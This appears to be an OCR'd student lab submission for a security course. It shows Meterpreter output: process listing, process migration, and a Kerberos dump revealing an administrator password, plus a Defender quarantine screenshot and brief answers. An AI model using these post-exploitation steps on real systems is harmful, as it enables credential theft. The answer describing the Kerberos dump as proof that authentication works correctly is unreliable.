


```
dministrator          C:\Windows\System32\taskhost.exe
 3812  500   sppsvc.exe                                x64   0
RITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 3824  3744  GoogleUpdate.exe                          x86   0
RITY\SYSTEM           C:\Program Files (x86)\Google\Update\Goog
 3884  2228  winlogon.exe                              x64   2
RITY\SYSTEM           C:\Windows\System32\winlogon.exe
 3904  3824  GoogleCrashHandler.exe                    x86   0
RITY\SYSTEM           C:\Program Files (x86)\Google\Update\1.3.
hHandler.exe
 3916  3824  GoogleCrashHandler64.exe                  x64   0
RITY\SYSTEM           C:\Program Files (x86)\Google\Update\1.3.
hHandler64.exe

meterpreter > migrate 2460
[*] Migrating from 416 to 2460...
[*] Migration completed successfully.
meterpreter > joshua merren
```

</td></tr>
</table>


<table>
<tr><th>Prompt</th><th>Response</th></tr>
<tr><td>In the lab, “Keyloggers,” <b>Step 30</b>, take a screenshot of the output after running the <i>kerberos</i> command. Scroll up to the prompt where you typed the command and include the administrator password in your screenshot to show the success of the keylogger dump.</td><td>



```
de 1e fc ef 00 a6 4e de ca d3 6e 9d 9f 92 d4 38 a3 a6 6c 14 d0
a 15 ce be 56 16 63 78 2a 43 fa 97 c8 04 0d 24 86 13 f6 d5 e5 c
 e0 ab 3e 93 d2 0f be 32 08 a7 89 c2 e8 75 eb 54 0a bc f4 f6 ea
3d c1 d5 e3 92 6b 4a 2a 53 89 63 80 d0 ae 02 b1 b3 6d ac 10
0;999     Negotiate  DOMAIN        SERVER$         05 b5 60 3f
0 20 96 07 6c 62 7f a5 43 f7 04 e9 dd 2f f0 7d c0 14 fc fc e2 8
 bc 49 e1 65 dc f0 48 f8 bd 23 29 41 4d 9a 38 b0 3f bd ea 94 e2
62 23 9d 2d 84 53 39 1b 01 68 06 e2 b8 b5 27 63 8f fc cc 9e 5e
8 a4 cd e9 3d e2 05 a1 f9 4a b3 2d 1e 69 c5 ef 33 dc 5f a9 d0 8
 60 a9 a2 9d 12 5c 96 99 63 f1 8f c6 2a 76 7e 24 22 8d 24 dc 0a
de 1e fc ef 00 a6 4e de ca d3 6e 9d 9f 92 d4 38 a3 a6 6c 14 d0
a 15 ce be 56 16 63 78 2a 43 fa 97 c8 04 0d 24 86 13 f6 d5 e5 c
 e0 ab 3e 93 d2 0f be 32 08 a7 89 c2 e8 75 eb 54 0a bc f4 f6 ea
3d c1 d5 e3 92 6b 4a 2a 53 89 63 80 d0 ae 02 b1 b3 6d ac 10
0;684707  Kerberos   DOMAIN        administrator   P@ssw0rd

meterpreter > joshua merren
```

</td></tr>
</table>

Prompt	Response
In the lab, “Examining Malware,” **Step 32,** take a screenshot of the History tab in Windows Defender showing the quarantined file that was detected.	 Windows Defender PC status: Potentially unprotected Home Update History Settings Help View the items that were detected as potentially harmful and the actions that you took on them: ● Quarantined items Items that were prevented from running but not removed from your PC. ○ Allowed items Items that you've allowed to run on your PC. ○ All detected items Items that were detected on your PC. Detected item — Alert level — Date □ Trojan:Win32/Dorv.A — Severe — 9/21/2024 1:04 PM **Items:** file:C:\Users\Administrator\Desktop\firefox.exe Get more information about this item online.
Explain the difference between **active and passive scanning tools and techniques**.	**Active vs. Passive Scanning Tools:** Active scanning tools interact with the network to generate traffic and analyze the response, thus detecting active devices and vulnerabilities. In contrast, passive scanning involves listening to the network without sending probes or altering the traffic, allowing the detection of ongoing traffic and activities without the network being aware of the scan. Both techniques are essential for a comprehensive security posture, balancing proactive engagement and discreet monitoring.
Explain the significance of the **kerberos** output.	**Significance of the Kerberos Output:** The Kerberos output is significant as it demonstrates the successful authentication and ticket-granting process used within secure network environments. By analyzing this output, I can verify that authentication protocols are functioning correctly and ensure that security measures are in place to effectively manage and protect user credentials and access within the network.